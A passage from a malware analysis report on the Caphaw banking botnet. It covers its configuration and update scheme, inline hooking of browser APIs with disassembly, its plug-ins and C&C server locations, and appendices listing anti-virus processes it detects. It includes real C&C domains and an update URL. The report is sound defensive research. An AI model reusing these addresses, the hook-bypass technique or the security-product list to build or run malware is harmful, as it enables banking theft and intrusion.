address of the update file of this bot. Therefore, the bot has two ways of updating its C&C server list: one from the url_server tag, and one from the update of the bot's binary. This makes tracking solely the downloading of the cfg file meaningless, because someone could just recompile the bot with a new C&C server list to get rid of the tracker.

Then there are the download modules. These modules can be either installed or uninstalled according to whether the 'value' is 'on' or 'off'. The 'vnc' tag contains the download address of the vnc module. The 'httpinject' tag contains the download address of the script file which is to be injected into the web pages. And the 'grabemails' tag may contain the download address of the module which can harvest users' email address books.

The MD5 is for pre-download comparison – if a module already exists in the system, it will not be downloaded again. The 'plugin' tags contain the download addresses of the DLLs to be loaded into the injected process. To be distinct from the executable modules, the DLLs are always loaded via the exported function in order, 'Init' then 'Start'. And the 'cmd' values are fed as the command line options of the DLL.

Notice that most of the 'URLs' in this configuration are missing domain names. The bot generates domains using the same algorithm as described previously, appends 'r=[random]' to the end of the URL, and sends a Get message to try to download the file (e.g. https://bzdfv2bjw791h.netprotections.cc**/files/010-update-2ds5b9dp3db5/msg.gsm**?r=1312723419). In the most recent version of the malware (at the time of writing), the message is changed to POST with an empty z= value.

For keeping track of the updated C&C servers, the parsed url_server and the httpinject information is also saved into a local file in %AppData% with a random name (e.g. 1937592302.dat) and encrypted using the RC4 algorithm with the id (as seen in Table 1). The following is a sample content of the decrypted .dat file:

```
botnet=usa
injects=/files/010-update-9gdrdhb30/hidden7770777.jpg
server1=https://ehistats.su/ping.html
server2=https://sysinfo.cc/ping.html
server3=https://netprotections.cc/ping.html
server4=https://sysinfonet.cc/ping.html
server5=https://iestats.cc/ping.html
server6=https://ieguards.su/ping.html
```

INLINE HOOKING AND ANTI-HOOKING

The malware injects itself into other active processes. If it finds out that the host process is either iexplore.exe or firefox.exe, it will inline hook the communication APIs used by the browser processes, then contact the C&C server with the 'cmd' value set to 'cfg' in order to get the latest configuration. Otherwise, if the host process is not explorer.exe, userinit.exe or rundll32.exe, it will start to contact the C&C server with the 'cmd' value set to 'ping' in the message.

The APIs it is targeting in iexplore.exe are the following:

ws2_32.dll:


- send

wininet.dll:

- HttpOpenRequestA
- HttpOpenRequestW
- HttpSendRequestA
- HttpSendRequestW
- HttpSendRequestExA
- HttpSendRequestExW
- InternetReadFile
- InternetReadFileExA

- InternetReadFileExW
- InternetCloseHandle
- InternetQueryDataAvailable
- InternetSetStatusCallback

The screenshot in Figure 7 shows that the HttpSendRequestW API in iexplore.exe is inline-hooked.



```
766E2F74   68 A6A03701   push 137A0A6
766E2F79   C3            retn
766E2F7A   90            nop
766E2F7B   90            nop
766E2F7C   53            push ebx
766E2F7D   33DB          xor ebx,ebx
766E2F7F   56            push esi
766E2F80   33F6          xor esi,esi
```

Figure 7: The beginning of the HttpSendRequestW API is hooked.

The APIs it targets in firefox.exe are the following:

nspr4.dll:

- PR_Read
- PR_Write
- PR_Close

nss3.dll:

- CERT_VerifyCertName
- CERT_VerifyCertNow

The functions hooking these APIs can disable security warnings and manipulate the sending and receiving of the web pages. This is the core feature that enables Caphaw's man-in-the-browser abilities. And because the bot uses some of these APIs for communication with the C&C servers as well, it creates a backdoor table to store the first couple of instructions of the API call following a push-retn jump back to the original routine. When contacting the C&C server, it calls these addresses directly to bypass the inline hooks, which were made by itself.


MODULES AND PLUG-INS

The following is a list of modules and plug-ins that have been downloaded by Caphaw over the years:

1. Browser cookie stealer (using archiver to archive and upload)
2. Flash cookies (SOLS) stealer
3. VNC server
4. Video capture and uploader (using archiver to archive and upload)
5. Message Spreader (via *Skype*)
6. Disk Spreader (worm)
7. Backsocks (modifies source code of 3proxy – a 3APA3A simplest proxy server, socks.c precisely).

The cookie stealer has the ability to steal or delete HTML and Flash cookies to facilitate the HTTP inject. The VNC server can enable the attacker to gain remote access to the victim's computer. The video capture and uploader can be used to monitor the victim's interaction with the computer, therefore drawing an even more complete picture of the target. The last three plug-ins are the recently active ones. Message Spreader can send spam messages via *Skype* to spread itself or other malware. Disk Spreader can spread the bot via removable drives. Backsocks can tunnel the attacker's traffic through the victim's machine into its internal networks, which opens up a new area of resources for the attacker to gain access to – and because it uses the back SOCKS protocol, it can also work in a NAT network.

All of these plug-ins can easily be installed/uninstalled. We believe the actual list of downloadable plug-ins will be larger than this. By knowing the user's information, the bot master can also tailor the list of plug-ins to be installed on the victim's machine.



```
0137717F   55            push ebp
01377180   8BEC          mov ebp,esp
01377182   90            nop
01377183   B8 71563212   mov eax,12325671
01377188   B8 72563412   mov eax,12345672
0137718D   B8 73563412   mov eax,12345673
01377192   B8 74563412   mov eax,12345674
01377197   33C0          xor eax,eax
01377199   5D            pop ebp
0137719A   C2 2000       retn 20
0137719D   55            push ebp
0137719E   8BEC          mov ebp,esp
013771A0   90            nop
013771A1   B8 11524412   mov eax,12445211
013771A6   B8 22535422   mov eax,22545322
013771AB   B8 33546432   mov eax,32645433
013771B0   B8 44557442   mov eax,42745544
013771B5   33C0          xor eax,eax
013771B7   5D
013771B8   C2 1000
```

```
0137717F   8BFF          mov edi,edi
01377181   55            push ebp
01377182   8BEC          mov ebp,esp
01377184   83EC 5C       sub esp,5C
01377187   68 F92A6976   push 76692AF9
0137718C   C3            retn
0137718D   B8 73563412   mov eax,12345673
01377192   B8 74563412   mov eax,12345674
01377197   33C0          xor eax,eax
01377199   5D            pop ebp
0137719A   C2 2000       retn 20
0137719D   6A 78         push 78
0137719F   FF15 80126876 call dword ptr ds:[<&KERNEL32.Set
013771A5   68 B9846C76   push 766C84B9
013771AA   C3            retn
013771AB   B8 33546432   mov eax,32645433
013771B0   B8 44557442   mov eax,42745544
013771B5   33C0          xor eax,eax
013771B7   5D            pop ebp
013771B8   C2 1000       retn 10
```

Figure 8: Pre-defined location used to store dummy code, now stores the initial instructions (in red) and a jump to the API.




Figure 9: Location of active Caphaw C&C servers in May 2014.

BOTNET OPERATIONS

Caphaw is known for its ability to steal banking information and is most active in North America and western European countries. Figure 9 shows the distribution of active Caphaw C&C server locations during May 2014. In 31 days we discovered in total 28 active servers which were mainly located in North America and western European countries. Note that North America has alone has 12 C&C servers which are evenly distributed between the east and west coast.

CONCLUSION

After two years of development, Caphaw has become a dangerous piece of malware. Unlike other botnets, Caphaw is meticulous about its targets and extremely cautious in not launching any malicious activities if the environment is not deemed 'safe'. In addition to generating profit through man-in-the-browser attacks and occasional bitcoin mining, Caphaw has also shown great interest in infiltrating internal networks with its arsenal of tools (Backsocks, Disk Spreader, video capturing and VNC server), which seems far beyond the requirements of simply making money quickly.

Having two ways of updating its C&C server list and utilizing advanced code obfuscation techniques have benefited Caphaw in its ability to remain undiscovered in a host for a long time. All of these signs indicate that Caphaw is a competent APT candidate which is capable of hosting a reliable botnet. However, taking the time to reverse engineer Caphaw has proven fruitful as we have uncovered its core module's code structure, anti-analysis tricks and communication protocol. This gives us great leverage in terms of tracking and fighting this threat.

APPENDIX 1: DETECTED ANTI-VIRUS VENDORS AND TARGETED PROCESS

Anti-malware value	Process name
Agava firewall	Fwservice.exe
AtGuard firewall	iamapp.exe
Authentium	vseamps.exe
Authentium	vsedsps.exe
Avast	ashServ.exe
Avast	AvastSvc.exe
Avast	aswUpdSv.exe
Avast	ashDisp.exe
Avira	avgnt.exe
Avira	avguard.exe
Avira	sched.exe
AVG	avgwdsvc.exe
AVG	avgfws.exe
AVG	avgemcx.exe
AVG	avgrsx.exe
AVG	avgchsvx.exe
AVG	avgcc.exe
AVG	avgemc.exe
AVG	avgupsvc.exe
AVG	avgw.exe
AVG	guard.exe
AVG	avgamsvr.exe
BitDefender	vsserv.exe

Anti-malware value	Process name
BullGuard	BullGuard.exe
BullGuard	BullGuardBhvScanner.exe
CA	caamsvc.exe
CA	isafe.exe
CA	casc.exe
CA	ccEvtMgr.exe
CA	ccprovsp.exe
CA	ccschedulersvc.exe
Comodo firewall	cfp.exe
Comodo firewall	cssurf.exe
Comodo firewall	cmdagent.exe
Comcast Spyware Scan	ComcastAntiSpyService.exe
Comcast Spyware Scan	ComcastAntispy.exe
DeepFreeze	deepfreeze.exe
Doctor Web	dwengine.exe
Doctor Web	drweb32w.exe
Doctor Web	frwl_svc.exe
Emsisoft	a2service.exe
iS3	SZServer.exe
Kaspersky	avp.exe
KERIO	winroute.exe
Malwarebytes	mbamservice.exe
Malwarebytes	mbam.exe
MSEssentials	msseces.exe
Nod32	egui.exe
Nod32	ekrn.exe
Nod32	nod32krn.exe
Nod32	nod32kui.exe
NeT firewall	Firewall.msc
Norton360	ccSvcHst.exe
Norton	navapw32.exe
Norton	navapsvc.exe
McAfee	SSScheduler.exe
McAfee	EngineServer.exe
McAfee	Mcshield.exe
McAfee	mfeann.exe
McAfee	mcagent.exe
McAfee	VsTskMgr.exe
McAfee	myAgtSvc.exe
McAfee	McSACore.exe

Anti-malware value	Process name
MS Firewall Client	FwcAgent.exe
MS Firewall Client	FwcMgmt.exe
Lavasoft Ad-Aware	AAWService.exe
Lavasoft Ad-Aware	AAWWSC.exe
Lavasoft Ad-Aware	AAWTray.exe
OnlineArmor firewall	oasrv.exe
Outpost firewall	op_mon.exe
Panda	avengine.exe
Panda	PavFnSvr.exe
Panda	PavPrSvr.exe
Panda	psksvc.exe
Panda firewall	pshost.exe
Panda firewall	ppfw.exe
Rapport	rapportservice.exe
Rapport	rapportmgmtservice.exe
PC Cleaner	PCCleaners.exe
Prevx	prevx.exe
PC Tools	SSDMonitor.exe
Sophos	ALsvc.exe
Sophos	almon.exe
Sophos	ManagementAgentNT.exe
Sophos	RouterNT.exe
Sophos	SAVAdminService.exe
Sophos	SavService.exe
Sophos	swi_service.exe
SoftPerfect Personal Firewall	fw.exe
Spyware Doctor	FGuard.exe
Spyware Doctor	pctsGui.exe
SpybotSD	TeaTimer.exe
SUPERAntiSpyware	SUPERAntiSpyware.exe
Symantec	ccApp.exe
Symantec	ccSvcHst.exe
Symantec	Rtvscan.exe
Symantec	DefWatch.exe
Symantec	ccEvtMgr.exe
Symantec	ccSetMgr.exe
Symantec	ccSvcHst.exe
Symantec	DoScan.exe
Symantec	SPBBCSvc.exe
Symantec	SmcGui.exe
Trend Micro	coreFrameworkHost.exe

Anti-malware value	**Process name**
Trend Micro	PccNTMon.exe
QuickHeal	onlinent.exe
QuickHeal	SCANMSG.exe
Webroot	WRConsumerService.exe
Windows Defender	MSASCui.exe
Windows Defender	MsMpEng.exe
Virgin Media	Fws.exe
Virgin Media	RpsSecurityAwareR.exe
Virgin Media	ServicepointService.exe
Virgin Media	ServiceManager.exe
Virgin Media	AVGIDSAgent.exe
ZoneAlarm	vsmon.exe
ZoneAlarm	IswSvc.exe

APPENDIX 2: RECOGNIZED XML TAG FOR CONFIGURATION FILE

	1.2	1.4	1.6	1.9
/hijackcfg/vnc	✓	✓	✓	
/hijackcfg/urls_server/url_server	✓	✓	✓	✓
/hijackcfg/url_update	✓	✓	✓	✓
/hijackcfg/upload_file		✓	✓	✓
/hijackcfg/uninstall	✓	✓	✓	✓
/hijackcfg/timer_ping	✓	✓	✓	✓
/hijackcfg/timer_inj_log	✓			
/hijackcfg/timer_err_log	✓			
/hijackcfg/timer_log		✓	✓	✓
/hijackcfg/timer_dll_cfg	✓			
/hijackcfg/timer_cfg		✓	✓	✓
/hijackcfg/solfiles value=%s	✓	✓		
/hijackcfg/solfiles	✓	✓	✓	✓
/hijackcfg/oskill	✓			
/hijackcfg/plugins/plugin		✓	✓	✓
/hijackcfg/modules		✓	✓	✓
/hijackcfg/httpinject	✓	✓	✓	✓
/hijackcfg/grabemails				✓
/hijackcfg/execute	✓	✓	✓	✓
/hijackcfg/dll_load/dll	✓	✓	✓	✓
/hijackcfg/cookies value=%s	✓	✓		
/hijackcfg/cookies	✓	✓	✓	✓
/hijackcfg/certfiles	✓	✓	✓	
/hijackcfg/botnet	✓	✓	✓	✓
/hijackcfg/backconnect	✓	✓		
/hijackcfg/archiver	✓	✓	✓	✓
/unit	✓	✓	✓	✓
/inject	✓	✓	✓	✓
/end	✓	✓	✓	✓
/data	✓	✓	✓	✓
/begin	✓	✓	✓	✓